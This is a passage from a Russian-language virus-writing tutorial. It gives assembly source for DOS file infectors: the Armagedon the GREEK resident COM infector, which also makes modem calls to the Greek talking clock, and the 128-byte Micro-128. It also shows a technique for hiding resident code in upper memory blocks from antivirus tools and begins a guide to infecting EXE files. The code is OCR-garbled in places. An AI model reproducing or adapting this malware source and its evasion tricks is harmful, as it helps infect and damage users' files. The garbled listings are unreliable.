        push    dx    ;адрес к ds:dx, затем
        push    ds    ;вталкиваем их обратно в стек

        mov     si,dx
        mov     di,0

```

```

emp     byte ptr [si+1],3A ;вторая буква ':'? т.е. файл на другом

```

```

                                ;диске?
jne    Get_Free_Disk_Space      ;нет? Переходим к
                                ;Get_Free_Disk_Space
mov     dl,[si]                 ;получаем номер диска, если файл на
and     dl,OF                    ;другом диске

```

Get_Free_Disk_Space:

```

                                mov     ah,36
int     21 h                    ;получаем свободное пространство
                                ;диска. DL=диск
                                cmp      ax,0FFFF
                                je        Infect_Error
                                jmp       short Continuejnfected
                                pop

```

Infect_Error:

```

                                jmp      Pop_And_Quit_Infect
                                jmp      Endjnfected

```

Error_After_Open:

```

                                jmp      Close_File
                                jmp      Reset_DTA

```

Continuejnfected:

```

cmp     bx,3                    ;если меньше 3 свободных кластеров,
jb      Infect_Error            ;то выход

```

```

pop     ds                      ;ds:dx является адресом имени файла
                                pop      dx
                                push     ds
                                push     dx

```

```

mov     word ptr cs:[filename_seg],ds ;снова сохраняем ds:dx
                                mov      word ptr cs:[filename_off],dx
                                mov      ax,4300

```



```

int 21      ;получаем атрибуты файла

mov  word ptr cs:[attribs],cx  сохраняем атрибуты
                                mov  ax,4301
xor   cx,cx      устанавливаем атрибуты до нуля
int 21      ;и обеспечиваем доступ к записи

                                mov  bx,0FFFF
mov  ah,48      назначаем всю свободную память
int 21      ;пытаясь назначить больше, чем возможно
                                ;для компьютера, затем используем
mov  ah,48      ;возвращенное число как количество для
int 21      свободной памяти для запроса

mov  word ptr cs:[mem_allocated],ax  сохраняем сегмент
                                назначенной памяти
mov  ax,cs      указываем ds на cs
                                mov  ds,ax
                                mov  dx,offset newDTA
                                mov  ah,1A
int 21  устанавливаем DTA на память после вируса
                                pop  dx
                                pop  ds
                                mov  ax,3D02
clc      ;очищаем флаг переноса (не обязательно)
int 21  ;открываем файл с доступом для чтения/записи

jc  Error_After_Open      ;при ошибке переходим к
                                ;Error_After_Open
mov  bx,ax      перемещаем индекс в Бх

```

```
mov word ptr cs:[handle],ax сохраняем индекс файла
```

```
mov cx,0FFFF
```

```
mov ax,word ptr cs:[mem_allocated];получаем сегмент памяти
```

```
mov ds,ax указываем ds на него
```

```
mov dx,end_main_virus-start
```

```
mov ah,3F
```

```
clc ;очищаем флаг переноса
```

```
int 2 ;читаем 0ffff байт из файла
```

```
jc ErrorAfterOpen ;при ошибке переходим к
```

```
;Error_After_Open
```

```
mov word ptr cs:[file_size],ax сохраняем размер файла
```

```
;(число байтов для чтения)
```

```
стр ax,0E000
```

```
ja Error_After_Open ;файл слишком большой, переходим к
```

```
;Error_After_Open
```

```
стр ax,end_main_virus-start ;файл меньше, чем вирус?
```

```
jb Not_Infected ;да, значит, он не инфицирован,
```

```
;переходим к Notinfected
```

```
mov si,offset(end_main_virus+1-100)
```

```
add si,si устанавливаем SI, чтобы он указывал на
```

```
sub si,15 ;область, где должно быть текстовое
```

```
сообщение, если файл уже инфицирован
```

```
mov cx,13 ;длина Text_Message
```

```
mov di,offset Text_Message ;("Armagedon the GREEK")
```

Check_For_Infection:

```
mov al,byte ptr [si] ;эта петля проверяет текстовое
```

```
mov ah,cs:byte ptr [di] сообщение в исследуемом файле. Если
```

cmp ah,al ;оно есть, то прыгаем к Close_File, в

jne Not_Infected ;ином случае прыгаем

inc si ;к Notinfected

inc di

loop Check_For_Infection

jmp short Close_File

пор

Not_Infected:

mov ax,4200

mov bx.word ptr cs:[handle]

xor cx,cx

mov dx,cx

int 21 ;перемещаемся к началу файла

jc Close_File

mov si, 100

mov ex,offset (end_main_virus-100)

xor di.di

mov ax.word ptr cs:[mem_allocated]

mov ds.ax

Copy_Virus:

mov al.es:[si] ;копируем вирус в файл в памяти

mov [di],al ;"repnz movsw" работает не многим

inc si ; лучше

inc di

loop Copy_Virus

mov ax, 5700

mov bx.word ptr cs:[handle]

```
int 21      ;получаем дату/время файла
mov word ptr cs:[file_time],cx    сохраняем время файла
mov word ptr cs:[file_date],dx    ;сохраняем дату файла
      mov ax,word ptr cs:[mem_allocated]
      mov ds,ax
      mov si,offset (end_main_virus-100)
mov al,[si]      ;кодируем первый сохраненный байт
      add al,0Bh
      mov [si],al
      xor dx,dx
mov cx,word ptr cs:[file_size] ;рассчитываем новый размер
add cx,offset end_main_virus-100 ;файла (добавляем
mov bx,word ptr cs:[handle]      ;размер вируса)
mov ah,40
int 21      ;переписываем файл

      mov word ptr cx.es:[file_time]
      mov word ptr dx,cs:[file_date]
      mov bx,word ptr cs:[handle]
      mov ax,5701

int 21      восстанавливаем время файла
Close_File:
      mov bx,word ptr cs:[handle]
      mov ah,3E

int 21      закрываем файл

      push cs
      pop ds

Reset_DTA:
      mov dx,80
      mov ah,1A
```

int 21 восстанавливаем DTA до значений по умолчанию

```

mov  ax.word ptr cs:[mem_allocated]
mov  es.ax
mov  ah ,49

```

int 21 ;освобождаем назначенную память

```

mov  ax.word ptr cs:[filename_seg]
mov  ds.ax
mov  dx.word ptr cs:[filename_off]
mov  ax,4301
mov  cx.word ptr cs:[attribs]

```

int 21 восстанавливаем дату/время файла

```

jmp  short Endjnfected
пор

```

Pop_And_Quit_Infect:

```

pop  ds
pop  dx
jmp  short Endjnfected
пор

```

Endjnfected:

```

pop  di es bp dx ax ex si bx ds
jmp  Gojnt_21

```

Обработчик *Timer Click (INT 8)* — для набора телефонных номеров:

Int_08:

```

push  bp ds es ax bx ex dx si di

```

pushf ;вталкиваем в стек флаги

;call word ptr cs:[int_08_off] выполняем старый timer click

```
db 2e,0ff,1e,26,01
```

```
call Timing_Routine
```

```
push cs
```

```
pop ds
```

```
mov ah, 5
```

```
mov ch,byte ptr [save_time_a]
```

```
cmp ah,ch
```

```
ja Quit_int_08
```

```
;если [save_time_a] !=6, выход
```

```
mov ah,6
```

```
cmp ah.ch
```

```
jb Quit_int_08
```

```
mov ah,byte ptr [Ready_Byte]
```

```
cmp ah,1
```

```
je Go_Dial
```

```
mov ah,1
```

```
mov byte ptr [Ready_Byte],ah
```

```
jmp short Quit_int_08
```

```
pop
```

Go_Dial:

```
call Write Ports
```

```
inc word ptr [Bytes_Written]
```

```
mov ax,word ptr [Bytes_Written]
```

```
cmp ax,21C
```

```
jne Quit_int_08
```

```

xor     ax,ax                ;сбрасываем счетчики
mov     byte ptr [Ready_Byte],ah
mov     word ptr [Bytes_Written],ax
mov     byte ptr [Data_Ready],ah

Quit_int_08:
pop     di si dx ex bx ax es ds bp
iret

```

Подпрограмма для дозвона

Timing_Routine:

```

push    cs
pop      ds

xor     al,al
mov     ah,byte ptr [Timing_Counter]
emp     ah,11
jne     Inc_Time_Count
mov     ah,byte ptr [save_date]
emp     ah,3bh
jne     Inc_Saved_Date
mov     ah,byte ptr [save_time_b]
emp     ah,3bh
jne     Inc_S_T_B
mov     ah,byte ptr [save_time_a]
emp     ah, 17
jne     Inc_S_T_A

```

```

mov     byte ptr [save_time_a],al

```

Save_T_B:

```

mov     byte ptr [save_time_b],al

```

Store_Save_Date:

```

mov     byte ptr [save_date],al

```

Time_Count:

```
mov    byte ptr [Timing_Counter],al
ret
```

Inc_Time_Count:

```
inc    byte ptr [TimingCounter]
ret
```

Inc_Saved_Date:

```
inc    byte ptr [save_date]
jmp    short Time_Count
```

Inc_S_T_B:

```
inc    byte ptr [save_time_b]
jmp    short Store_Save_Date
```

Inc_S_T_A:

```
inc    byte ptr [save_time_a]
jmp    short Save_T_B
```

dial_string db +++aTh0m0s7=35dp081,,,,141' ;строка **дозвона**, чтобы вызвать "говорящие часы" в Греции

Запись данных в Сот-порты

Write_Ports:

```
mov    al,byte ptr [Data_Ready]
cmp    al,1
```

je Ret_Write_Ports ;прыгаем, если равны

mov al,byte **ptr** [Portsinitialized] ;порты были уже

cmp al,1 ;инициализированы?

je Already,nitialized

```
mov    cx,3
```


Init_Ports:

mov dx,cx

xor ah, ah

mov al,83 ;инициализируем Comport

int 14 ;1200 Baud, No Parity,

;1 Stop Bit, 8 bitWord Len

loop Init_Ports ;инициализируем все порты 1-4

mov al, 1

mov byte ptr [Ports_Initialized],al

jmp short Ret_Write_Ports

pop

Already,nitialized:

push cs

pop ds

mov si,offset dial_string

mov al,byte ptr [CharacterCount]

cmp al,1A

jne Write_From_SI_To_Ports

jmp short Setup_write

pop

Write_From_SI_To_Ports:

xor ah, ah

add si,ax

mov al,[si]

mov dx,3F8 ;выходные данные из SI к стандартным

out dx,al ;адресам портов 1-4

mov dx,2F8 ;инкрементирует счет символов

out dx,al

```
mov    dx,2E8
out    dx.al
mov    dx,3E8
out    dx.al
inc    byte ptr [Character_Count]
jmp    short Ret_Write_Ports
пор
```

Setup_write:

```
mov    cx,3
```

Write_To_All_Ports:

```
mov    dx,cx
mov    al,0dh
mov    ah,1
int    14          ;записываем 1 во все порты
loop   Write_To_All_Ports
```

```
mov    ax,1
mov    byte ptr [Data_Ready],al
mov    byte ptr [Character_Count],ah
mov    byte ptr [Ports_Initialized],ah
```

Ret_Write_Ports:

```
ret
```

;точка входа вируса

Virus_Entry:

```
mov    ah,0e0
int    21          ;проверка инициализации
cmp    ax,0dada    инициализирован?
jne    Install_Virus ;нет? Тогда инсталлируем его
jmp    AlreadyInstalled ;да? Переходим к AlreadyInstalled
```

Install_virus:

```

push  cs
pop    ds
mov    ax,3521      ;получаем адрес int 21
        int  21

```

mov word ptr [Int_21_Off],bx сохраняем старый вектор int 21

```

        mov  word ptr [int_21_Seg],es
        mov  dx,offset int_21
        mov  ax,2521
int  21      устанавливаем int 21

```

```

mov  ax,3508
int  21      ;получаем адрес int 8

```

```

mov  word ptr [Int_08_Off],bx

```

mov word ptr [Int_08_Seg],es сохраняем старые векторы

```

mov  dx,offset int_08
mov  ax, 2508
int  21      устанавливаем int 08

```

```

mov  ah,2C
int  21      ;получаем время

```

```

        mov  byte ptr [save_time_a],ch

```

mov byte ptr [save_time_b],cl сохраняем время и дату

```

mov  byte ptr [save_date],dh

```

mov ax,cs:[2c] ;получаем адрес блока среды и

mov ds:ax ;помещаем его в ds

```

xor  si,si      ;ds:si=начало блока среды

```

Find_The_Filename:

```

mov  al,[si]    у сматриваем блок среды и ищем
cmp  al,1       выполнение программы
      je  Found_Filename
      inc si
      jmp short Find_The_Fitename
    
```

Found_Filename:

```

      inc si
      inc si

      mov dx,si    ;ds:dx • имя файла
      mov ax,cs
      mov es,ax    ;устанавливаем сегмент (es) - cs
      mov bx,5a    ;требуем 5a0h (1440) байтов
      mov ah,4a

      int 21       ;изменяем назначенную память
      mov bx,word ptr cs:[81] ;начало командной строки
      mov ax,cs
      mov es,ax    ;снова устанавливаем es=cs
      mov word ptr cs:[cs_save_1],ax
      mov word ptr cs:[cs_save_2],ax ;заново выполняем жертву
      mov word ptr cs:[cs_save_3],ax;чтобы int 27 заставил
      mov ax,4B00  -.программу перейти резиденты
      mov word ptr cs:[save_ss],ss    ;без прерывания
      mov word ptr cs:[save_sp],sp    ;программы
      pushf
      ;call farcs:tInt_21_Off] ;вызываем функцию "загрузить
      ;и выполнить"
      db 2e,0ff,1e,22,01
      mov ax,word ptr cs:[save_ss]
      mov ss,ax
    
```

```

mov ax,word ptr cs:[save_sp] восстанавливаем стек
mov sp,ax
mov ax,cs
mov ds,ax
mov dx,537 ;d*=КОНеи вируса
int 27 ;прервать и остаться резидентом

```

Already installed:

```

mov ah,OE1 ;получаем cs вируса в памяти
int 21
mov si,offset Install_Jump
mov cs:[si+3],ax устанавливаем прыжок
mov ax,offset After_Jump
mov cs:[si+1],ax
mov ax,word ptr cs:[file_size]
mov bx,cs

```

Install_Jump:

```

db Oea
IP_For_Jump db 0,0
CS_For_Jump db 0,0

```

After Jump:

```

mov cx, ax
mov ds,bx
mov si, 100
mov di,offset storage_bytes

```

Restore_File: восстанавливаем файл в памяти

```

mov al,[di]
mov [si],al
inc si

```

```
inc di
loop Restore_File

mov si,offset return_jump
mov cs:[si+3],ds устанавливаем сегмент жертвы
mov al.byte ptr ds:[100] ;получаем первый байт жертвы,
sub al.Obh ;затем декодируем 1 -й байт
mov byte ptr ds:[100],al ;из Storage_Bytes
mov ax.ds ;и восстанавливаем его
mov es.ax ; восстанавливаем es и ss, чтобы
mov ss.ax .указать на ds/cs
;jmp far ptr start
;возвращаем контроль COM-файлу
returnjump:
db Oea
host_offset db 00,01
host_segment db 07,13

Text_Message db 'Armagedon the GREEK'

end_main_virus:
Storage_Bytes db 0D8.20 ;кодируем первый байт

end_of_vir:
word_space db 8 dup (?)

new_DTA :
end start
```

Вирус Micro-128

Это самый маленький в мире непереписывающий СОМ-инфектор. Он копирует себя в таблицу прерываний и перехватывает `int 21h`. Прописавшись в памяти он сохраняет адрес `int 21` в поле `int EO`. Это позволяет ему вызывать `int E0`, когда он хочет получить `int 21h`. Вирус использует несколько отличных приемов, которые сделали его компактным и простым. (*Micro-128* ассемблировался в другой версии TASM, поэтому следите за байтами для XOR и комментариями.)

```
.model tiny
.code

    org    100h

start:
db    0e9h,03h,0    ;прыжок к Virus_Entry
        пор
        int    20h

Virus_Entry:
mov    di,100h
push    di
mov    si,di
add    si,[di+1]    ;получаем офсет
movsw        восстанавливаем сохраненные байты
        movsb

Copy_Virus:
;xor    ax,ax устанавливаем es = 0 (таблица прерываний)
        db    31h,0c0h

mov    es,ax
mov    di,303h    ;пробел в таблице прерываний
```

```

mov     cl,7Dh           ;размер вируса
rep     movsb            ;копируем вирус
scasw                      ;es:di = 0?
jnz     Donejinstall     ;нет? Уже инсталлирован
std                     ;устанавливаем флаг направления, чтобы
                        ;сохранить stow, затем декрементируем
                        ;si и di.

```

Hook_Int_21:

```

xchg    ax,es:[di+0FD04h] ;DI+FD04h * 86h в первый раз и
                        ;84h - во второй. Это сегмент и
                        ;офсет int 21 h соответственно
stosw    ;сохраняем старый обработчик для
                        ;cs_21 и ip_21.

```

```

mov     ax,33Fh          ;новый офсет обработчика int 21
cmc     ;дополнительный перенос
jc      Hook_int_21      ;прыжок к Hook_int_21

eld     ;очищаем флаг направления

```

Donejinstall:

```

push    cs              ;возврат к жертве
pop     es
ret

```

Go_Beginning:

```

mov     al,0            ;устанавливаем переход к началу файла

```

Move_FP:

```

mov     ah,42h          ;перемещаем указатель файла
                        ;xor    cx,cx ;обнуляем сегмент и офсет
                        db      31h,0c9h

```

```

;xor    dx,dx ;переходим либо к началу, либо к концу

```



```

db    31h,0d2h
int    0E0h
mov    cl,3 ;используется для уплотнения кода
mov    dh,3
retn

```

```

db    0e9h,03h,0    ;прыжок к Inside_21

```

Int_21_Handler:

```

cmp    ah,4bh

```

Inside_21:

```

jnz    Go_int_21    ;прыжок, если не выполнено

```

```

push    ax bx dx ds    сохраняем регистры

```

```

mov    ax,3D02h    ;открываем файл для чтения/записи

```

```

int    0E0h

```

```

jc     Close_File

```

```

mov    bx,ax    перемещаем индекс файла в bx

```

```

push    cs

```

```

pop     ds

```

```

call    Go_Beginning    ;переходим к началу файла

```

```

mov    ah,3Fh    ;DX=300 CX=3

```

```

int    0E0h    ;читаем 3 байта из файла

```

```

cmp    byteptrds:[300h],'M' ;это .EXE?

```

```

je     Close_File    ;если да, то закрываем

```

```

dec    ax    ;ax = 2 (ax = 3 из прочитанных)

```

```
                call  Move_FP ;переходим к концу файла
mov  ds:[33dh],ax    сохраняем длину файла

mov  ah,40h    записываем вирус в файл
mov  cl,80h    ; 128 байтов
                int   OE0h

call  Go_Beginning ; возвращаемся к началу и
mov  dl,3Ch    ;пишем прыжок
mov  ah,40h
int  OE0h
Close_File:
mov  ah,3Eh    закрываем файл
                int   OE0h
                pop   ds dx bx ax

Go_int_21:
        db   OEAh
IP_21  dw  ? сказавшись в памяти, располагается в
CS_21  dw  ? ;строке для int E0h и заставляет любой
                ;вызов к этому прерыванию переходить
                ;к int 21h.
end  start
```

Использование UMB

UMB (*Upper Memory Blocks* — верхние блоки памяти) содержат память выше 640Кб и ниже **1Мб** (сегменты A000-FFFF). Прежде этот регион резервировался для BIOS и периферийных устройств (в основном, видеопамяти). Обычно в этой области располагается большое количество неиспользованного пространства, поэтому программисты нашли простой способ введения этой памяти в стандартную схему назначения памяти в DOS.

Они просто расширили цепь MCB до этой области и тем самым добавили память, используемую для загружаемых программ. В UMB стали хранить TSR-программы. Оценив достоинства UMB, программисты Microsoft решили использовать UMB в DOS5. После этого UMB заинтересовались вирусмейкеры.

Управление MCB верхней памяти несколько сложнее, чем в обычных MCB'. Формат блока управления UMB таков:

Табл. 6. Формат блока управления UMB

Блок управления UMB		
Офсет	Размер	Описание
00	BYTE (байт)	'Z', если последний MCB в цепи; иначе 'M'
01	WORD (слово)	PSP сегмент владельца (8, если MSDOS; 0, если свободен)
03	WORD (слово)	Длина в параграфах
05	3 BYTES (байта)	Зарезервировано
08	S BYTES (байтов)	Имя файла в ASCII, или "SC", если системный код, или "SD", если системные данные

Метод довольно прост. В DOS 5+ первый UMB можно определить с помощью указателя в структуре буферной информации диска, которую, в свою очередь, можно определить через структуру основного списка (мастер списка) DOS. Этот UMB обычно располагается в 9FFF:0000 (наиболее традиционная локация). Различие между модификацией обычных MCB и UMB заключается в дополнительном поле в офсете 8, которое может пометить блок как системный код DOS.

Пометив блок таким образом, мы можем эффективно спрятать вирус от авирав. Указанный ниже код, написанный для простого COM-инфектора, иллюстрирует данную технику.

```
start:  xor  di,di
mov  ax,3306      . ;получаем версию DOS
```

```

        int    21
        inc    al                ;это DOS 4?
jz     no_JMBs    ;если да, мы не получим UMB
mov    ah,52    ;получаем структуру главного списка DOS
        int    21
    
```

`lds si,es:[bx+12]` ;получаем указатель на info буфера диска

```

mov    ax,ds:[si+1f] ;получаем адрес первого UMB
inc    ax    ;(FFFF, если UMB не присутствует)
jz     no_JMBs
dec    ax    ликвидируем ущерб, нанесенный выше
    
```

```

search_chain: mov    ds,ax ;переходим к MCB
cmp    word ptr [di+1],di    ;не используется?
jnz    search_next
cmp    word ptr [di+3],reslength_P ;MCB достаточно большой, чтобы
ja     handle_MCB    ;вместить вирус и наш MCB?
search_next: cmp    byte ptr [di],'Z' ;концецепи?
jz     no_JMBs
mov    bx,[di+3]    ;переходим к следующему MCB
inc    ax    ;40Hex
        add    ax,bx
        jmp    search_chain
    
```

```

no_JMBs:    mov    ax,cs
dec    ax    ;получаем MCB для текущей
mov    ds,ax    программы
cmp    word ptr [di+3],reslength_P+1000 ;достаточно большой для
jna    failjnit    программы, вируса и его MCB?
jmp    short handle_vlCB
    
```

```
db 0, '(DA/PS)', 0
```

```
handle_MCB: sub word ptr [di+3], reslength_P + 1
             ; подстраиваем размер
             ; области памяти для вируса + его MCB
mov  bx, [di+3] ; получаем размер новой области памяти
mov  cl, 'M' ; гарантируем, чтобы этот MCB не отмечал
xchg cl, byte ptr [di] ; концецепи
inc  ax
add  ax, bx ; переходим к MCB сегмента вируса
      mov  ds, ax
      mov  es, ax
```

```
mov  byte ptr [di], cl ; вносим индикатор конца цепи
mov  word ptr [di+1], 8 ; отмечаем, что MCB принадлежит DOS
mov  word ptr [di+3], reslength_P ; патч на размер вируса
```

```
inc  ax ; ds=>сегмент вируса
      mov  ds, ax
```

```
or  di, 8 ; переходим к полю имени файла
mov  ax, 'CS' ; делаем вирус невидимым для утилит авирав,
stosw ; притворяясь, что это системный код DOS
      xor  ax, ax
      stosw
      stosw
      stosw
```

Глава 5. Инфекция EXE-файлов



Мы, пророки Сети, резонируем **друг** с другом через времена и пространства. Когда я читаю следующую часть 49 главы Бытия, то вижу истинную суть EXE-инфекторов:

«Дан будет змеем на дороге, аспидом на пути, уязвляющим в ногу коня, так что всадник упадет назад. На помощь твою надеюсь, Господи!».

Из «Черного гримуара» визарда Dark Avenger

До сих пор мы обсуждали простые вирусы, которые мало-эффективны для самостоятельного существования в суровом мире хищных антивирусов. Они инфицируют только- СОМ-файлы, а СОМ-файлы не очень популярны в наше время. Мы использовали их в качестве наглядных инструментов для изучения базовых приемов вирусмейкерства («Искусства сотворения живых инфосуществ»). Чтобы соответствовать запросам текущих дней, вирусы должны, как минимум, заражать EXE-программы.

Сейчас мы обсудим вирус *Intruder-B*, который инфицирует EXE-программы. *Intruder-B* не является резидентным. Он не прыгает по директориям. Так что если вы хотите экспериментировать с EXE-вирусами без нанесения вреда своей машине, эта «зверушка» — как раз то, что вам нужно.

EXE-вирусы гораздо сложнее СОМ-инфекторов, потому что EXE-файлы сложнее СОМ-файлов. Для инфицирования программы вирус должен правильно манипулировать структурой EXE-файла. К счастью, она не такая уж и сложная.

Структура EXE-файла




Рис. 10. Структура EXE-файла

EXE-файл позволяет DOS выполнять программы, которые требуют более 64K кода, данных и стека.

При загрузке EXE-файла DOS не делает предположений о размере файла, количестве сегментов, о коде и данных.

Вся эта информация хранится в самом EXE-файле — в *EXE-заголовке*, который размещается в начале файла.

Этот заголовок имеет две части: часть с фиксированной длиной и нефиксированную по длине таблицу указателей на *сегментные ссылки (Relocation Pointer Table — таблицу указателей перемещений)*, расположенную в *загрузочном модуле*.

Поскольку вирус, атакующий EXE-файлы, должен манипулировать данными в EXE-заголовке, нам нужно изучить структуру EXE-файла (см. рис. 11).

Значение каждого байта в заголовке наглядно объясняется в таблице 7.

Когда старушка DOS загружает EXE-файл, она использует таблицу указателей перемещений (*Relocation Pointer Table*) и модифицирует все сегментные ссылки в загрузочном модуле. Затем сегментные ссылки в образе программы загружаются в память в локации, на которые они указывают.

Рассмотрим пример. Представим EXE-файл с двумя сегментами. Сегмент в начале загрузочного модуля содержит дальний вызов ко **ВТОУ** модулю.

В загрузочном модуле это может выглядеть следующим образом:

Адрес	Язык Ассемблера	Машинный код
0000:0150	CALL FAR 0620:0980	9A 80 09 20 06

Исходя из этого можно сделать вывод, что начало второго сегмента будет находиться за 6200H (= 620H x ЮН) байтов от начала загрузочного модуля.

Таблица указателей перемещений содержит вектор 0000:0153, указывающий на сегментную ссылку (20 06) этого дальнего вызова.

Когда DOS загружает программу, она загружает ее, начиная с сегмента 2130H, потому что DOS и некоторые программы, являющиеся резидентами памяти, занимают локации ниже этого значения.

Поэтому DOS сначала загружает загрузочный модуль в локацию памяти 2130:0000.

Затем она берет указатель перемещения 0000:0153 и преобразует его в указатель 2130:0153, который указывает на сегмент дальнего вызова в памяти.



Затем DOS добавляет **2130H** к слову в этой локации, что в машинном коде дает результат 9A 80 09 50 27 или call far 2750:0980 (см. рис. 11).

Отметим, что COM-программа не требует такой акробатики, поскольку не содержит сегментных ссылок. То есть DOS просто устанавливает все сегментные регистры на одно значение и затем передает контроль программе.




Рис. 11. Загрузка EXE в память

Табл. 7. Формат EHE-заголовка

Офсет	Размер	Имя	Описание
0	2	Сигнатура (подпись)	Эти байты в каждом EHE-файле являются символами M и Z. Они идентифицируют файл, как EHE-файл. Если они другие, DOS обращается с файлом как с COM-файлом.
2	2	Размер последней страницы	Фактическое количество байтов в последней 512-байтовой странице файла (см. счет страниц).
4	2	Счет страниц	Число 512-байтовых страниц в файле. Последняя страница может быть заполнена частично, с числом байтов, определенных размером последней страницы. Например, файл в 2050 байтов будет иметь счет страниц = 5 и размер последней страницы = 2.
6	2	Записи таблицы перемещений	Количество записей в таблице указателей перемещений.
	2	Параграфы заголовка	Размер заголовка EHE-файла в 16-байтовых параграфах, включая таблицу перемещений. Заголовок по длине всегда является множеством 16-байтовых частей.
0AH	2	MINALLOC	Минимальное число 16-байтовых параграфов памяти, которое программа требует для своего выполнения. Это является дополнением к образу программы, сохраненному в файле. Если требуемая память не доступна, DOS при попытке загрузить программу возвращает ошибку.

0CH	2	MAXALLOC	Максимальное число 16-байтовых параграфов назначаемых программе при ее выполнении. Часто компьютер настраивает это значение до FFFF Hex.
0EH	2	Первоначальный SS	Здесь содержится первоначальное значение сегмента стека относительно начала кода в EXE-файле, когда файл загружается. После загрузки файла оно перемещается DOS и отражает значение, сохраняемое в регистре ss.
0FH	2	Первоначальный sp	Первоначальное значение установленное в sp при выполнении программы.
12H	2	Чексумма	Слово ориентирует значение чкусуммы таким образом, чтобы суммы всех слов в файле была FFFF Hex. Если файл имеет длину в нечетное число байтов, то последний байт рассматривается как слово с старшим байтом = 0. Часто эта чекеумма не используется, и некоторые компиляторы даже не беспокоятся о его правильной установке.
14H	2	Первоначальный ip	Первоначальное значение для командного указателя ip при загрузке программы.
16H	2	Первоначальный CS	Первоначальное значение сегмента кода относительно начала кода в EXE-файле. Оно перемещается DOS в загрузочное время.
18H	2	Офсет таблицы перемещений	Офсет начала таблицы перемещения от начала таблицы (измеряется байтами).
1AH	2	Количество наложений (оверлеев)	Резидент, основная часть программы всегда имеет это слово в установленном виде.

Инфицирование EXE-файла

Вирус, предназначенный для инфицирования EXE-файла, должен уметь модифицировать EXE-заголовок и таблицу указателей перемещения, а также размещать свой код в загрузочном модуле. Это можно сделать множеством способов, некоторые из которых требуют больших усилий, чем другие. Вирус *Intruder-B* прикрепляется к концу EXE-программы и получает контроль, когда программа стартуется. Это требует подпрограмму, сходную с вирусом *Timid-II* — подпрограмму, которая копирует программный код из памяти в файл на диске, а затем приводит файл в порядок.

Intruder-B имеет собственные сегменты кода, данных и стека. Универсальный EXE-вирус не может делать никаких предположений о сегментах, установленных жертвой. Это привело бы к сбою системы при встрече с программой, которая не соответствовала бы одному из предположений.

Для установки сегментов вируса мы должны разместить в заголовке EXE-файла новые сегментные значения для cs и ss. Старые сегменты нужно сохранить где-то в вирусе. Тогда мы сможем передать контроль жертве, чтобы она закончила свое выполнение. Мы должны разместить два указателя на эти сегментные ссылки в таблице указателей перемещения, так как они являются ссылками перемещения в сегменте кода вируса.

Добавление указателей в таблицу указателей перемещения — это не просто дело. Чтобы добавить указатели в таблицу, нужно расширить размеры таблицы. Иногда проще не инфицировать файл, чем расширять заголовок. Здесь мы можем использовать два метода, каждый из которых обладает недостатками и преимуществами.

Загрузочный модуль может «весить» сотни килобайтов, поэтому перемещение его займет большое время. Пользователь может заподозрить что-то неладное. С другой стороны, если вирус решит не перемещать загрузочный модуль, то около половины всех EXE-файлов получают иммунитет против инфекции.

Вирус *Intruder-B* выбрал тихий подход. Он не инфицирует каждый EXE-файл.

Пусть основная подпрограмма вируса выглядит примерно так:

VSEG SEGMENT

VIRUS:

```
mov    ax,cs    Остановить ds=cs для вируса
mov    ds,ax
```

```
cli
mov     ss,cs:[HOSTS]
mov     sp,cs:[HOSTS+2]
sti
jmp     DWORD PTR cs:[HOSTC]
```

```
HOSTS DW    ??
```

```
HOSTC DW    9
```

Тогда, чтобы инфицировать новый файл, подпрограмма копирования должна выполнить следующие шаги:

1. прочитать EXE-заголовок в программе-жертве;
2. расширить размер загрузочного модуля (который является четным и кратным 16 байтам), чтобы `00000` стал первым байтом вируса;
3. записать код вируса, выполнив конец атакованного EXE-файла;
4. записать первоначальное значение `ss:sp`, хранящееся в EXE-заголовке, в локацию `HOSTS` на диске в вышеуказанном коде;
